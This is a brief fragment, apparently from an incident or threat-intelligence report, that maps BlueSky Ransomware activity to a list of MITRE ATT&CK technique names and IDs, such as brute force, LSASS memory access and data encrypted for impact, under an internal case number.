| Impact | BlueSky Ransomware | Data Encrypted for Impact - T1486 |

Valid Accounts - T1078
Brute Force - T1110
Scheduled Task - T1053.005
Windows Command Shell - T1059.003
PowerShell - T1059.001
Disable or Modify Tools - T1562.001
Process Injection - T1055
LSASS Memory - T1003.001
System Owner/User Discovery - T1033
Network Share Discovery - T1135
Data Encrypted for Impact - T1486
SMB/Windows Admin Shares - T1021.002
Web Protocols - T1071.001
Service Execution - T1569.002
Modify Registry - T1112
Obfuscated Files or Information - T1027
Windows Service - T1543.003
Masquerade Task or Service - T1036.004

Internal case #19208